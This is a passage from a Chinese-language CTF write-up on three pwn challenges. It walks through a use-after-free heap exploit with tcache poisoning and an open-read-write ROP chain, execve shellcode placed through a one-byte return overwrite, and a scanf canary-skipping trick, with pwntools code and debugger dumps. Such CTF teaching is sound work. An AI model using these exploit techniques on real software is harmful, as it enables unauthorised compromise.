12        puts(*((const char **)&unk_4060 + index));
13        puts("show done.");
14    }
15    else
16    {
17        puts("invalid index.");
18    }
19    return __readfsqword(0x28u) ^ v2;
20 }

```

```

1 unsigned __int64 del()
2 {
3     int index; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     index = 0;
8     printf("game index: ");
9     __isoc99_scanf("%d", &index);
10    if ( index >= 0 && index <= 30 && *((_QWORD *)&unk_4060 + index) )
11    {
12        free(*((void **)&unk_4060 + index));
13        puts("delete done.");
14    }
15    else
16    {
17        puts("invalid index.");
18    }
19    return __readfsqword(0x28u) ^ v2;
20 }

```

```

1 unsigned __int64 edit()
2 {
3     int index[2]; // [rsp+0h] [rbp-10h] BYREF
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     index[0] = 0;
8     index[1] = 0;
9     printf("game index: ");
10    __isoc99_scanf("%d", index);
11    if ( index[0] >= 0 && index[0] <= 30 && *((_QWORD *)&unk_4060 + index[0]) )
12    {
13        puts("Edit Game description:");
14        read(0, *((void **)&unk_4060 + index[0]), dword_4260[index[0]]);
15        puts("edit done");
16    }
17    else
18    {
19        puts("invalid index.");
20    }
21    return __readfsqword(0x28u) ^ v2;
22 }

```

漏洞在于free后没有清空指针，存在UAF。

为了得到libcbase需要把freechunk放进unsortedbin，由于存在tcache，需要先把他填满。

```

add(0x30,b'./flag\x00')#0
for i in range(7):
    add(0x100,b'./flag\x00')
for i in range(7):
    add(0x50,b'./flag\x00')

add(0x100,b'./flag\x00')#15
add(0x50,b'./flag\x00')#16
add(0x50,b'./flag\x00')#17
for i in range(14):
    free(i+1)
# pause()
show(2)
heap_addr=u64(p.recv(6).ljust(8,b'\x00'))
print(hex(heap_addr))
free(15)
show(15)
main_arena_96=u64(p.recv(6).ljust(8,b'\x00'))
malloc_hook=main_arena_96-0x70
libcbase=malloc_hook-libc.symbols['__malloc_hook']
print('malloc_hook',hex(malloc_hook))
print('libcbase',hex(libcbase))

```

把堆地址和libc都获得到了。

之后我试了好久的free_hook和malloc_hook劫持，使他运行onegadget，都失败了（这是我第一次见到沙盒题，不知道）

谷歌后发现libc里有个地方（__environ）会存栈地址，突然好起来了。

```
0x7f19b05f4600 <getcontext.2387>: 0x0000000000000000 0x0000000000000000
0x7f19b05f4610 <buflen.9364>: 0x0000000000000000 0x0000000000000000
0x7f19b05f4620 <__curbrk>: 0x0000560b2ee05000 0x0000000000000000
0x7f19b05f4630: 0x0000000000000000 0x0000000000000000
0x7f19b05f4640 <fstab_state>: 0x0000000000000000 0x0000000000000000
pwndbg> x/10x 0x7f19b05f4600
0x7f19b05f4600 <environ>: 0x00007fff38271c78 0x0000000000000000
0x7f19b05f4610 <buflen.9364>: 0x0000000000000000 0x0000000000000000
0x7f19b05f4620 <__curbrk>: 0x0000560b2ee05000 0x0000000000000000
0x7f19b05f4630: 0x0000000000000000 0x0000000000000000
0x7f19b05f4640 <fstab_state>: 0x0000000000000000 0x0000000000000000
pwndbg> stack 10
00:0000 | rsp 0x7fff382711d8 -> 0x7f19b0495bcf (_IO_file_underflow+383) <- test rax, rax
01:0008 | 0x7fff382711e0 <- 0xb005e4a0
02:0010 | 0x7fff382711e8 <- 0xffffffffffffffff
03:0018 | 0x7fff382711f0 -> 0x7f19b05f1980 (_IO_2_1_stdin_) <- 0xfbad208b
04:0020 | 0x7fff382711f8 -> 0x7f19b05f1980 (_IO_2_1_stdin_) <- 0xfbad208b
05:0028 | 0x7fff38271200 -> 0x7f19b05ee4a0 (_IO_file_jumps) <- 0x0
06:0030 | 0x7fff38271208 -> 0x7f19b05f24a0 (_nl_global_locale) -> 0x7f19b05ee6c0 (_nl
_CTYPE) -> 0x7f19b05bafd9 (_nl_C_name) <- 0x636d656d5f5f0043 /* 'C' */
07:0038 | 0x7fff38271210 -> 0x7f19b05f1980 (_IO_2_1_stdin_) <- 0xfbad208b
08:0040 | 0x7fff38271218 <- 0x1
09:0048 | 0x7fff38271220 <- 0xffffffffffffffff80
pwndbg>
```

```
add(0x30,b'./flag\x00')#18
free(16)
free(17)
edit(14,p64(environ_addr-0x10))
add(0x50,b'./flag\x00')#19
add(0x50,b'./flag\x00')#20
edit(20,b'a'*0xf)
show(20)
p.recvuntil(b'a'*0xf+b'\n')
stack_addr=u64(p.recv(6).ljust(8,b'\x00'))
print("stack_addr",hex(stack_addr))
```

之后我试图通过tcache投毒把ROP链写到rbp下面，然而可能是开chunk时会把栈破坏，这种方法试了好长时间最终还是没成功。

我又想到栈里不是会有很多程序地址嘛，通过这个方法得到了程序偏移地址，由此也得到了管理chunks地址的地方。

```

print('stack_before_proaddr',hex(stack_addr-0x220+0x138))
edit(7,p64(stack_addr-0x220+0x138))
add(0x100,b'a'*0xf)#21
add(0x100,b'a'*0xf)#22
show(22)
# print(p.recv())
p.recvuntil(b'a'*0xf+b'\n')
pro_addr=u64(p.recv(6).ljust(8,b'\x00')) #程序本身的地址
print("pro_addr",hex(pro_addr))
pro_offset=pro_addr-0x1a30
print("pro_offset",hex(pro_offset))
buf_addr=pro_offset+0x4060
add(0x30,b'./flag\x00')#23
add(0x10,b'r\x00')#24
free(0)
free(23)
edit(23,p64(buf_addr+0x10))
print('buf_addr+8*25',hex(buf_addr+8*25))
add(0x30,b'flag\x00\x00\x00\x00')#25
print("under_rbp",hex(stack_addr-0x230))
add(0x30,p64(stack_addr-0x230)+p64(enviro_addr-0x10))#26 #得到最有用的控制权，任意地址写

```

接下来就可以做到真正意义上的任意地址写了，程序偏移，libc偏移，stack偏移，堆地址偏移我全都得到了，直接构造ORW的ROP链即可。

```

# open
rop_link = p64(pop_rdi)+p64(heap_addr+0xa50)+p64(pop_rsi)+p64(0)+p64(open_addr)
# read
rop_link+=p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(heap_addr+0xb50)+p64(pop_rdx_rcx_rbx)+p64(0x30)*3+p64(read_a
# puts
rop_link+= p64(pop_rdi)+p64(heap_addr+0xb50)+p64(puts_addr)
rop_link+= p64(pop_rdi)+p64(heap_addr+0xb50)+p64(puts_addr)
edit(2,rop_link)#这段rop被放在rbp下面
p.interactive()

```

实话实说，结果这个ROP链卡我的时间最久，因为按理rdi要赋值为字符串flag的指针，而我居然赋了个指针的指针却始终没有发现问题，导致open失败（而我竟然一直以为是open也被禁用了）以后一定要杜绝此类现象发生。

shellcode学妹想要玩

```
(root@kali)-[~/Workspace/mypwn/NPU/shellcode]
# chc pwn
pwn: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0
, BuildID[sha1]=f995a7d9fab9c297815b0100995c74e1a1e51049, stripped
RELRO          STACK CANARY      NX            PIE             RPATH
RUNPATH        Symbols          FORTIFY Fortified   Fortifiable   F
ILE
Full RELRO      No canary found  NX disabled    PIE enabled     No RPATH
H No RUNPATH     No Symbols       No             0               2              p
wn
```

没开NX和canary，由题目名字提示得知需要写shellcode。

由于这题设置的alarm clock触发时间很短，可以用vim打开二进制文件，把里面alarm字符串改成isnan，之后再打开就不会被alarm恶心了。



```

1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     char v4[72]; // [rsp+20h] [rbp-110h] BYREF
4     __int64 v5; // [rsp+68h] [rbp-C8h]
5     char v6[176]; // [rsp+70h] [rbp-C0h] BYREF
6     _DWORD v7[2]; // [rsp+120h] [rbp-10h] BYREF
7     const char *v8; // [rsp+128h] [rbp-8h]
8
9     strcpy(v4, "U2FsdGVkX18KkUGt505/bwBwg2VoFZCtD3dq2ZpUGbZ48Xkw3E/6Z7WuwE7yZL2G");
10    v5 = 0LL;
11    memset(v6, 0, sizeof(v6));
12    sub_81A(v7, a2, v6);
13    fprintf(stderr, "%s\n", "Wow!");
14    fprintf(stderr, "%s\n", "Do u know what's is it?");
15    bug();
16    v7[1] = 1;
17    v8 = (const char *)sub_8D8(v4);
18    fprintf(stderr, "%s\n", v8);
19    return 0LL;
20 }

```

IDA... Pse... Pse... Hex... Str...

```

1 ssize_t sub_885()
2 {
3     __int64 buf[5]; // [rsp+0h] [rbp-30h] BYREF
4     int v2; // [rsp+2Ch] [rbp-4h]
5
6     buf[0] = 0LL;
7     buf[1] = 0LL;
8     buf[2] = 0LL;
9     buf[3] = 0LL;
10    buf[4] = 0LL;
11    v2 = 1;
12    return read(0, buf, 0x39uLL);
13 }

```


buf输入了0x39个字符，正好可以覆盖完rbp后的一个字符，劫持程序跑到其他位置

```

pwndbg> stack 20
00:0000 | rax rsi rsp 0x7fffffffddc80 ← 0x0
... ↓ 4 skipped
05:0028 | 0x7fffffffddca8 ← 0x155400882
06:0030 | rbp 0x7fffffffddcb0 → 0x7fffffffdddf0 ← 0x1
07:0038 | 0x7fffffffddcb8 → 0x555555400b08 ← mov dword p
tr [rbp - 0xc], 1
08:0040 | 0x7fffffffddcc0 ← 0x0
09:0048 | 0x7fffffffddcc8 → 0x7fffffffdf18 → 0x7fffffffef2b6

```

那当然要看只改最后一字节的情况下可以指向哪些汇编地址啦。



打开汇编一看发现不得了的东西，汇编里有一条路径可以jmp rbx，但是在反编译出的c代码中没有显示出来，这也说明还是得看看汇编，不能盲从ida。

测试发现输入完成后rbx正好指向输入字符串的位置，那再好不过，只需要写shellcode，补足0x38字节，最后一字节将rbp后的返回地址改成jmp rbx就行了。

要注意的是shellcode得压缩到0x38字节以内。

```

shellcode=asm('push 0x68;mov rax ,0x68732f6e69622f;push rax;mov rdi,rs;xor rsi, rsi;xor rdx, rdx;xor rax,r
p.recvuntil(b'Do u know what\'s is it?\n')
payload=shellcode.ljust(0x38,b'a')+b'\x2a'

```

scanf大小姐想让我告白

打开程序后可以选择加减乘除四种运算，而且可以重复调用无次数限制。

加法和乘法存在bug，输入一个数字n，之后输入n个数字存入数组，再输出这n个数字的和或者积。1
但是n没有限定范围，可以构造ROP链

```
1 unsigned __int64 add()  
2 {  
3     int v1; // [rsp+0h] [rbp-120h] BYREF  
4     int i; // [rsp+4h] [rbp-11Ch]  
5     unsigned int v3; // [rsp+8h] [rbp-118h]  
6     int j; // [rsp+Ch] [rbp-114h]  
7     char v5[264]; // [rsp+10h] [rbp-110h] BYREF  
8     unsigned __int64 v6; // [rsp+118h] [rbp-8h]  
9  
10    v6 = __readfsqword(0x28u);  
11    puts("+++++++ input size of number: ");  
12    __isoc99_scanf("%d", &v1);  
13    for ( i = 0; i < v1; ++i )  
14        __isoc99_scanf("%hhhd", &v5[i]);  
15    v3 = 0;  
16    for ( j = 0; j < v1; ++j )  
17        v3 = (unsigned __int8)(v5[j] + v3);  
18    printf("result is %d\n", v3);  
19    return __readfsqword(0x28u) ^ v6;  
20 }
```

由于保护全开，需要先知道libcbase和canary。

考察的是scanf的特性，使用scanf("%d",&pos)写数字，传入字符'+'可以跳过读写不改变地址原先存放的内容。

可以这样获得栈里的数据。

因此实际上canary也不需要知道，在遇到它时传'+'跳过就行了。

add函数的栈帧如下：

```

f 3 0x55ca2243318e
pwndbg> stack 20
00:0000 | rsp rsi-6 0x7ffd07b1be90 ← 0xa317ffd07b1bfa0
01:0008 |         0x7ffd07b1be98 ← 0xb353b55a068b9f00
02:0010 | rbp      0x7ffd07b1bea0 → 0x7ffd07b1beb0 ← 0x0
03:0018 |         0x7ffd07b1bea8 → 0x55ca224336d3 ← cmp     eax, 4
04:0020 |         0x7ffd07b1beb0 ← 0x0
05:0028 |         0x7ffd07b1beb8 → 0x7f3b9143f083 (__libc_start_main+243) ← mo
v     edi, eax
06:0030 |         0x7ffd07b1bec0 → 0x7f3b9163c620 (_rtld_global_ro) ← 0x512100
00000000 | calculator': pid 65852
07:0038 | PU/scanf/0x7ffd07b1bec8 → 0x7ffd07b1bfa8 → 0x7ffd07b1d2dc ← './calcu
lator'
08:0040 |         0x7ffd07b1bed0 ← 0x100000000
09:0048 |         0x7ffd07b1bed8 → 0x55ca224336ad ← endbr64
0a:0050 |         0x7ffd07b1bee0 → 0x55ca22433740 ← endbr64
0b:0058 |         0x7ffd07b1bee8 ← 0xd1a187c725726e64
0c:0060 |         0x7ffd07b1bef0 → 0x55ca22433160 ← endbr64
0d:0068 | PU/scanf/0x7ffd07b1bef8 → 0x7ffd07b1bfa0 ← 0x1
0e:0070 |         0x7ffd07b1bf00 ← 0x0
0f:0078 |         0x7ffd07b1bf08 ← 0x0
10:0080 |         0x7ffd07b1bf10 ← 0x2e5b88a458f26e64
11:0088 |         0x7ffd07b1bf18 ← 0x2fd6a540c51c6e64
12:0090 |         0x7ffd07b1bf20 ← 0x0
13:0098 |         0x7ffd07b1bf28 ← 0x0
pwndbg>

```

本来一开始想的是直接把rbp后面的一个libc地址的最后几字节覆盖成onegadget，然后为了保证栈帧平衡得把前面cmp eax,4的地方改成一个程序内pop的地址。

这种做法可行但是需要进行爆破，成功概率好像是 $1/16^4$ ，所以最终没采用此方法。